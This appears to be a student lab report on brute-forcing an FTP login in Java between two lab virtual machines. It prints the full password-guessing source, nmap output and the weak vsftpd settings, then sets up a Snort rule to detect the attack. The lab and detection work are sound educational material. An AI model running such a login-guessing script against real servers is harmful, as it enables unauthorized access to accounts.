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# DICTIONARY ATTACK IN JAVA

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
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#### 1. Attack Name and Description

#### **Dictionary Attack:**

This attack is a method or technique used to crack the computer security of a password protected server or machine. In this dictionary attack, the attacker systematically tests all the possible passwords which have higher probability of being used. The word **dictionary** refers to the attacker treating thoroughly all the words in a dictionary to discover the **password**. This attack is generally done using a software instead of an individual manually trying each password in the list. Drawback of dictionary attack is relying on words given by user to function. If the password is misspelled or if it is in another language that is not in the dictionary, it cannot succeed.



### 2. Attack flow diagram with protocol information



Attacker: 10.0.2.15




Password List used to attack victim








Victim: 10.0.2.4



Dictionary attack is done on FTP or different ports of Victim

#### **Overview of the flowchart:**

As the above flow chart depicts, we used our attacking and victim machine as Kali Linux and Ubuntu operating systems respectively. We executed java code to perform dictionary attack. To initiate dictionary attack, we should know which ports are open on the victim machine. With the help of nmap command we could identify that ftp and ssh ports are open on the machine. We have used ftp for the attack. To perform the attack, a list is created which contains several passwords including the actual password of the victim machine. When java code is executed, each word in the list is taken and is cracked for the password for the victim machine.



#### 3. PROJECT SETUP

For performing Dictionary Attack, we created two virtual machines in the Oracle VM Virtual Box Manager. We have attacker and victim machine. Below are the specifications for the two virtual machines.

#### 3.1 Victim Machine Setup:

#### **Specifications:**

Operating System: Ubuntu (64-bit)

Base Memory: 3024 MB

Processors: 3

Ports Used: FTP, SSH

#### **IP Address of the Victim Machine:**

```
🔵 🗊 anusha@anusha-VirtualBox: ~
anusha@anusha-VirtualBox:~$ ifconfig
         Link encap:Ethernet HWaddr 08:00:27:d5:88:91
         inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
          theto addi: reso::9b13:5faf:b0d1:78ce/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:2764 errors:0 dropped:0 overruns:0 frame:0
          TX packets:678 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
         RX bytes:4086380 (4.0 MB) TX bytes:53794 (53.7 KB)
lo
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:65536 Metric:1
         RX packets:241 errors:0 dropped:0 overruns:0 frame:0
         TX packets:241 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1
         RX bytes:18662 (18.6 KB) TX bytes:18662 (18.6 KB)
anusha@anusha-VirtualBox:~$
```

#### <u>Installations:</u>

FTP and SSH services are installed on the victim machine using **sudo apt-get install vsftpd** 

As I already installed, it updates for latest version if there is any change in version.

Open the vsftpd.conf file and change the preferences of *anonymous\_enable* to YES and restart the service.

```
🛑 📵 anusha@anusha-VirtualBox: ~
  GNU nano 2.5.3
                             File: /etc/vsftpd.conf
# files.
listen_ipv6=YES
# Allow anonymous FTP? (Disabled by default).
anonymous enable=YES
# Uncomment this to allow local users to log in.
local enable=YES
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local umask=022
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
             ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^R Read File ^\ Replace ^U Uncut Text^T To Spell
                                                                     ^C Cur Pos
^G Get Help
                                         ^U Uncut Text^T To Spell
   Exit
                                                                        Go To Line
```

To check the status of the **FTP** service.

```
anusha@anusha-VirtualBox:~
anusha@anusha-VirtualBox:~$ sudo service vsftpd status
[sudo] password for anusha:

● vsftpd.service - vsftpd FTP server
Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; vendor preset: e
Active: active (running) since Fri 2017-07-07 06:53:30 CDT; 4min 50s ago
Process: 1986 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, s
Main PID: 1992 (vsftpd)
CGroup: /system.slice/vsftpd.service
— 1992 /usr/sbin/vsftpd /etc/vsftpd.conf

Jul 07 06:53:30 anusha-VirtualBox systemd[1]: Starting vsftpd FTP server...
Jul 07 06:53:30 anusha-VirtualBox systemd[1]: Started vsftpd FTP server.

lines 1-10/10 (END)
```

#### 3.2 Attack Machine Setup:

#### **Specifications:**

Operating System: Kali (64-bit)

Base Memory: 5333 MB

Processors: 3

Attacking Resources: FTP Connection Code in Java

#### **IP Address of the Attacking Machine:**

```
root@kali: ~
                                                                                       0 0 0
File Edit View Search Terminal Help
 oot@kali:~# ifconfig
eth0: flags=4163<UP.BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
         Theto resustance:27ff:fe3a:3fca prefixlen 64 scopeid 0x20<link> ether 08:00:27:3a:3f:ca txqueuelen 1000 (Ethernet)
RX packets 5 bytes 1520 (1.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
         TX packets 23 bytes 2189 (2.1 KiB)
         TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
         inet 127.0.0.1 netmask 255.0.0.0
         inet6 ::1 prefixlen 128 scopeid 0x10<host>
         loop txqueuelen 1 (Local Loopback)
         RX packets 20 bytes 1116 (1.0 KiB)
         RX errors 0 dropped 0 overruns 0 frame 0 TX packets 20 bytes 1116 (1.0 KiB)
         TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
 oot@kali:~#
```

#### **Installations**:

Eclispe IDE is used to run the java code.

Using nmap we could find that ftp and ssh ports are open on victim's machine.

nmap -p 21 10.0.2.4

```
File Edit View Search Terminal Help

root@kali:~# nmap -p 21 10.0.2.4

Starting Nmap 7.40 ( https://nmap.org ) at 2017-07-07 07:13 CDT

Nmap scan report for 10.0.2.4

Host is up (0.00046s latency).

PORT STATE SERVICE
21/tcp open ftp

MAC Address: 08:00:27:D5:88:91 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds

root@kali:~#
```


#### 4. Tools or Source code used to execute the attack

#### **4.1 NMAP**

Nmap is a free open source utility for network security and discovery auditing. It uses raw IP packets to determine which hosts are open on the network.

#### **4.2 Source Code**

Attached is the source code for dictionary attack in .txt and .java formats



Code

```
import java.io.IOException;
import java.net.ConnectException;
import java.net.SocketException;
import java.io.FileReader;
import java.io.BufferedReader;
import org.apache.commons.net.ftp.FTPClient;
import org.apache.commons.net.ftp.FTPConnectionClosedException;
public class FTPConnection {
     public static void main(String args[]) {
          // Obtain a ftpClient object
FTPClient ftp_Client = new FTPClient();
BufferedReader buffered_reader = null;
          FileReader file_reader = null;
          try {
    file_reader = new FileReader("/root/Desktop/passwordList.txt");
               buffered reader = new BufferedReader(file reader);
// Input victim's IP address to connect
               ftp Client.connect("10.0.2.4",21);
// Input the user name of the victim machine and each word in the password list,
//return's true if authentication is successful
               String password;
               while ((password=buffered_reader.readLine())!=null) {
bystem.out.println("Attacking Victim's machine with password as :"+password);
boolean victim_login = ftp_Client.login("anusha", password);
if (victim_login) {
                          System.out.println("Successfully established connection...");
System.out.println("Status: "+ftp_Client.getStatus());
                           //logout the user, return's true if logout is successful
                          boolean victim_logout = ftp_Client.logout();
                          if (victim logout) {
                               System.out.println("Closed the connection...");
                               break:
                     else {
                          System.out.println("Password is incorrect. Please try another one.");}
          } catch(ConnectException exception) {
               System.out.println("Sorry! There is a problem with connection.");
               exception.printStackTrace();
          catch (SocketException exception) {
               System.out.println("Sorry! There is a problem with socket.");
exception.printStackTrace();
          catch (FTPConnectionClosedException exception) {
   System.out.println("Sorry! There is a problem with FTPconnection.");
                exception.printStackTrace();
          }catch (IOException exception) {
               System.out.println("Sorry! There is a error in reading file.");
               exception.printStackTrace();
          finally
               try {
               ftp_Client.disconnect();
} catch (IOException exception) {
                     exception.printStackTrace();
               try {
                     if (buffered reader != null)
                          buffered reader.close();
                     if (file reader != null)
                          file_reader.close();
               } catch (IOException exception) {
                     exception.printStackTrace();
         }
```


#### 4.3 Steps for Execution

1: Open Eclipse. Create a new java project using the following steps


File -> New -> Java Project.

Name the project and click Finish.

Java Version should be 1.7 or higher




2: Go to Window in menu bar -> Perspective -> Open Perspective -> Other -> java.




- **3**: Download the commons.net-3.0.1 jar file.
- 4: In the project explorer, Right click on the project.

Go to Build Path -> Configure Build Path -> Java Build Path (on left menu) -> Click on Libraries tab (on right).



**5**: Click on "Add External Jars" Button. Browse the location of the jar file (commonsnet-3.0.1.jar) and click OK. Click Apply and Close.



- **6**: Right Click on project. Go to New -> Class. Leave the package as default package. Name the class and click Finish.
- 7: Copy and Paste the above given source code into the class.
- **8**: Copy the list of passwords in a file and save it under "/root/Desktop" folder in the Kali Linux machine.




**9**: Now right click on the java class and go to -> Run As -> Java Application.

#### 5. Output Screens

"username" of our Victim machine is "anusha".

"password" is "1234"



#### 6. Process of detecting attack

Previously we have seen setting up the system in virtual system. In order to detect the attack in the victim machine, snort is installed on the victim machine.

Snort is a open source network prevention and network detection system. It is available free. It is used in performing real time analysis of traffic by detecting the probes.

To set up snort in the victim machine, following steps are followed <u>Installing</u> Snort in Ubuntu.

Before detecting the machine, snort is to be configured. Below are the screenshots provided for reference of configuration.

#### Edit the configuration file of snort

```
anusha@anusha-VirtualBox:~

anusha@anusha-VirtualBox:~$ sudo nano /etc/snort/snort.conf
[sudo] password for anusha:

■
```


#### Give the home network address


```
🔵 🗈 anusha@anusha-VirtualBox: ~
 GNU nano 2.5.3
                    File: /etc/snort/snort.conf
 Customize preprocessor and decoder rule set
 9) Customize shared object rule set
# Step #1: Set the network variables. For more information, see README.variabl$
# Setup the network addresses you are protecting
ipvar HOME NET 10.0.2.4
# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# List of DNS servers on your network
ipvar DNS SERVERS $HOME NET
# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET
                        [ Unknown Command ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text
                                          ^J Justify
                                                    ^C Cur Pos
            Read File ^\ Replace
                               ^U Uncut Text^T
                                            To Spell
```

#### Give path to rule files

```
🗎 🗊 anusha@anusha-VirtualBox: ~
 GNU nano 2.5.3
                        File: /etc/snort/snort.conf
# List of GTP ports for GTP preprocessor
portvar GTP_PORTS [2123,2152,3386]
# other variables, these should not be modified
ipvar AIM_SERVERS [64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24,64$
# Path to your rules files (this can be a relative path)
# Note for Windows users: You are advised to make this an absolute path,
# such as: c:\snort\rules
var RULE PATH /etc/snort/rules
var SO_RULE_PATH /etc/snort/so_rules
var PREPROC RULE PATH /etc/snort/preproc rules
# If you are using reputation preprocessor set these
# Currently there is a bug with relative paths, they are relative to where snor$
# not relative to snort.conf like the above variables
# This is completely inconsistent with how other vars work, BUG 89986
# Set the absolute path appropriately
var WHITE_LIST_PATH /etc/snort/rules/iplists
var BLACK_LIST_PATH /etc/snort/rules/iplists
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
                                                                 ^C Cur Pos
             ^R Read File ^\ Replace
                                      ^U Uncut Text^T To Spell
                                                                   Go To Line
  Exit
```


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# Note for Windows users: You are advised to make this an absolute path,
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var PREPROC_RULE_PATH /etc/snort/preproc_rules
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                                                      To Spell
                                                                    Go To Line
```






Once snort is installed and configured successfully, rule can be executed in two ways.

alert tcp 10.0.2.15 any -> 10.0.2.4 any (msg: "Attacked is detected";threshold:type threshold, track by\_src, count 3, seconds 80;sid:10000005;rev:1;)



 Command to display snort alert in alert file: sudo snort -c /etc/snort/snort.conf -A fast



Here are the attached log files of detecting attack



AlertsFile

#### 7. References

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